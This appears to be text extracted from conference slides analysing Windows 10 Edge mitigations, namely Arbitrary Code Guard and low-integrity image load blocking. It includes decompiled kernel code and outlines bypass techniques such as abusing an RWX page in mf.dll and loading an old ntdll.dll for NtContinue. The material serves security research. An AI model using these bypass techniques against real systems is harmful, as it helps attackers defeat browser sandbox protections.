
Set (0x1) to allow threads to opt out of the restrictions on dynamic code generation by calling the [SetThreadInformation](#) function with the *ThreadInformation* parameter set to **ThreadDynamicCodePolicy**; otherwise leave unset (0x0). You should not use the **AllowThreadOptOut** and **ThreadDynamicCodePolicy** settings together to provide strong security. These settings are only intended to enable applications to adapt their code more easily for full dynamic code restrictions.

AllowRemoteDowngrade

Set (0x1) to allow non-AppContainer processes to modify all of the dynamic code settings for the calling process, including relaxing dynamic code restrictions after they have been set.

Mitigation in Windows 10 RSI


How ACG works



0xC0000604 STATUS_DYNAMIC_CODE_BLOCKED

Mitigation in Windows 10 RSI

How ACG works



Mitigation in Windows 10 RSI

How ACG works


```
if ( CurrentProcess->MitigationFlags & 0x100 && !(CurrentThread->CrossThreadFlags & 0x40000) )
{
    if ( Section->u.LongFlags & 0x20 ) Image
    {
        LODWORD(AllocationType_) = (unsigned int)AllocationType_ & 0xDFFFFFFF;
    }
    else if ( ProtectMaskForAccess & 2 ) Executable
    {
        return MiArbitraryCodeBlocked(CurrentProcess);
    }
}
```

DisableDynamicCode (points to 0x100)

ThreadOptOut (points to 0x40000)

Mitigation in Windows 10 RSL


How ACG works



Mitigation in Windows 10 RSI

How ACG works

```
subSection = &controlArea[1];
if ( controlArea == 0xFFFFFFFFFFFFFFFF80i64 )
    goto LABEL_17;
while ( (subSection->u.LongFlags & 0xE) < 0xC )
{
    subSection = subSection->NextSubsection;
    if ( !subSection )
        goto LABEL_17;
}
result = MiArbitraryCodeBlocked(process);
if ( result >= 0 )
{
LABEL_17:
```



Exploit in Windows 10 RS1

In RS1 ACG is enabled with AllowThreadOptOut

```
Process Mitigations: 5324 - C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdgeCP.exe
ASLR.EnableBottomUpRandomization True
ASLR.EnableForceRelocateImages True
ASLR.EnableHighEntropy True
ASLR.DisallowStrippedImages True
ACG.ProhibitDynamicCode True
ACG.AllowThreadOptOut True
Handle.RaiseExceptionOnInvalidHandleReference True
Handle.HandleExceptionsPermanentlyEnabled True
CFG.EnableControlFlowGuard True
CFG.StoreSignedOnly True
CFG.MitigationOptIn True
ImageLoad.NoRemoteImages True
```

Exploit in Windows 10 RSI

Microsoft Edge will hook VirtualAlloc for ACG Lockdown

```
0:024> dqs chakra!_imp_VirtualAlloc 11  
00007ffc`30c224a8 00007ffc`2de22ec0 EShims!NS_ACGLockdownTelemetry::APIHook_VirtualAlloc
```


Exploit in Windows 10 RSI

ACG will be optout temporarily in the hook

```
__int64 __fastcall NS_ACGLockdownTelemetry::APIHook_VirtualAlloc(NS_ACGLockdownTelemetry *this,
{
    __int64 status; // rdi
    const unsigned __int16 *v11; // rcx
    HANDLE currentThraed; // rax
    const char *v13; // r9
    wil::details::inldiag3 *retaddr; // [rsp+48h] [rbp+0h]
    int lockdown; // [rsp+68h] [rbp+20h] MAPDST

    LOBYTE(lockdown) = 0;
    LOBYTE(lockdown) = 0;
    if ( flAllocationType & 0x70 )
        CACGLockdown::Enable(&lockdown, lpAddress, dwSize);
    status = VirtualAlloc(this, lpAddress, dwSize, flAllocationType);
    if ( !status && GetLastError() == 0x677 )
        ReportACGLockdownTelemetryViolation(v11);
}
```

Exploit in Windows 10 RSI

mf.dll will allocate a RWX page at initialization

```
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL,
{
  LPVOID v3; // rsi
  char *v4; // rdi
  DWORD v5; // ebx
  HINSTANCE v6; // rbp
  int v7; // edi
  LPVOID v9; // rbx
  void *v10; // rcx
  LPVOID v11; // rbx
  void *v12; // rcx

  v3 = lpReserved;
  v4 = &_amp;ImageBase + dword_180082840;
  v5 = fdwReason;
  v6 = hinstDLL;
  if ( fdwReason == 1 && sub_18004CDFC() < 0 )
```

```
__int64 sub_18004CDFC()
{
  unsigned __int64 v0; // rax
  signed int v1; // ecx
  signed int v2; // eax

  v0 = __rdtsc();
  *(&xmmword_1800842F0 + 1) = 0i64;
  qword_180084308 = v0 & 0x7FFFFFFF;
  *xmmword_1800842F0 = sub_18004CEB0();
}
```

```
__QWORD *sub_18004CEB0()
{
  DWORD err; // edi
  __QWORD *mem; // rax MAPDST

  err = GetLastError();
  mem = VirtualAlloc(0i64, 0x10000ui64, 0x3000u, 0x40u);
  if ( mem )
  {
    if ( !sub_18004CFCC((mem + 8058), mem) )
    {
      VirtualFree(mem, 0i64, 0x8000u);
      mem = 0i64;
    }
    if ( mem )
    {
      sub_18004CF48(mem);
      mem[8056] = 0i64;
      mem[8057] = 0i64;
      memset(mem + 8063, 0, 0x3EFui64);
    }
  }
  SetLastError(err);
  return mem;
}
```

Mitigation in Windows 10 RS2

Dynamic Code Policy – ACG

In RS2 ACG is enabled without AllowThreadOptOut

```
Process Mitigations: 5832 - C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdgeCP.exe
ASLR.EnableBottomUpRandomization True
ASLR.EnableForceRelocateImages True
ASLR.EnableHighEntropy True
ASLR.DisallowStrippedImages True
ACG.ProhibitDynamicCode True
ACG.AllowRemoteDowngrade True
Handle.RaiseExceptionOnInvalidHandleReference True
Handle.HandleExceptionsPermanentlyEnabled True
CFG.EnableControlFlowGuard True
CFG.EnableExportSuppression True
CIG.StoreSignedOnly True
CIG.MitigationOptIn True
ImageLoad.NoRemoteImages True
```

Exploit in Windows 10 RS2

The system call functions in ntdll.dll are almost the same

```
; Exported entry 254. NtContinue
; Exported entry 1636. ZwContinue

public ZwContinue
ZwContinue proc near
mov     r10, rcx      ; NtContinue
mov     eax, 42h
syscall                    ; Low latency system call
retn
ZwContinue endp
```

```
; Exported entry 430. NtQueryDefaultUILanguage
; Exported entry 1811. ZwQueryDefaultUILanguage

public ZwQueryDefaultUILanguage
ZwQueryDefaultUILanguage proc near
mov     r10, rcx      ; NtQueryDefaultUILanguage
mov     eax, 43h
syscall                    ; Low latency system call
retn
ZwQueryDefaultUILanguage endp
```


Exploit in Windows 10 RS2

Load an old version of ntdll.dll to get a valid NtContinue

```
; Exported entry 430. NtQueryDefaultUILanguage
; Exported entry 1811. ZwQueryDefaultUILanguage

public ZwQueryDefaultUILanguage
ZwQueryDefaultUILanguage proc near
mov     r10, rcx      ; NtQueryDefaultUILanguage
mov     eax, 43h
syscall ; Low latency system call
retn
ZwQueryDefaultUILanguage endp
```

ntdll.dll version 6.3.9600.17936

```
; Exported entry 262. NtContinue
; Exported entry 1731. ZwContinue

public ZwContinue
ZwContinue proc near
mov     r10, rcx      ; NtContinue
mov     eax, 43h
test   byte ptr ds:7FFE0308h, 1
jnz    short loc_1800A5C15
```

```
syscall
retn
```

```
loc_1800A5C15: ; DOS 2+ internal - EXECUTE COMMAND
int     2Eh ; DS:SI -> counted CR-terminated command string
retn
ZwContinue endp
```

ntdll.dll version 10.0.15063.0

Mitigation in Windows 10 RS3


Image Load Policy

In RS3 NoLowMandatoryLabelImages is enabled

```
Process Mitigations:      6212 - C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdgeCP.exe
DEP.Enabled              True
DEP.DisableAtlThunkEmulation True
DEP.Permanent            True
ASLR.EnableBottomUpRandomization True
ASLR.EnableForceRelocateImages True
ASLR.EnableHighEntropy  True
ASLR.DisallowStrippedImages True
ACG.ProhibitDynamicCode True
ACG.AllowRemoteDowngrade True
Handle.RaiseExceptionOnInvalidHandleReference True
Handle.HandleExceptionsPermanentlyEnabled True
CFG.EnableControlFlowGuard True
CFG.EnableExportSuppression True
CIG.StoreSignedOnly     True
CIG.MitigationOptIn     True
ImageLoad.NoRemoteImages True
ImageLoad.NoLowMandatoryLabelImages True
```


Mitigation in Windows 10 RS3

How NoLowMandatoryLabelImages works



Mitigation in Windows 10 RS3

How NoLowMandatoryLabelImages works




Mitigation in Windows 10 RS3

How NoLowMandatoryLabelImages works

```
AuditProhibitLowILImageMap = MitigationFlags & 0x400000;
ProhibitLowILImageMap = MitigationFlags & 0x200000;
if ( ProhibitLowILImageMap || AuditProhibitLowILImageMap )
{
    Pool = 0;
    File = MiReferenceControlAreaFile(ControlArea);
    status = ObpGetObjectSecurity(File, &SecurityDescriptor, &Pool);
    if ( (status & 0x80000000) != 0 )
    {
        status = 0xC0000022;
    }
    else
    {
        if ( SeQueryMandatoryLabel(SecurityDescriptor) <= 0x1000 && !SeGetTrustLabelAce(SecurityDescriptor) )
            status = 0xC0000022;
        ObReleaseObjectSecurity(SecurityDescriptor, Pool);
    }
    if ( status == 0xC0000022 )
    {
        EtwTimLogProhibitLowILImageMap((unsigned int)(ProhibitLowILImageMap != 0) + 1, Process, File + 88);
        if ( !ProhibitLowILImageMap )
            status = 0;
    }
    MiDereferenceControlAreaFile(ControlArea, File);
}
```

Mitigation in Windows 10 RS3

How NoLowMandatoryLabelImages works



Advanced Security Settings for ntdll[1].htm

Name: C:\Users\test\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\#!001\MicrosoftEdge\Cache\706.

Owner: test (DESKTOP-1RBDMK8\test) [Change](#)

Integrity level: Low Mandatory Level

Permissions Auditing Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from
Allow	Account Unknown(S-1-15-2-3624051433-21...	Full control	C:\Users\test\AppData\Local\Packages\Mic...
Allow	Account Unknown(S-1-15-2-3624051433-21...	Full control	C:\Users\test\AppData\Local\Packages\Mic...
Allow	SYSTEM	Full control	C:\Users\test\
Allow	Administrators (DESKTOP-1RBDMK8\Admi...	Full control	C:\Users\test\
Allow	test (DESKTOP-1RBDMK8\test)	Full control	C:\Users\test\

Exploit in Windows 10 RS3

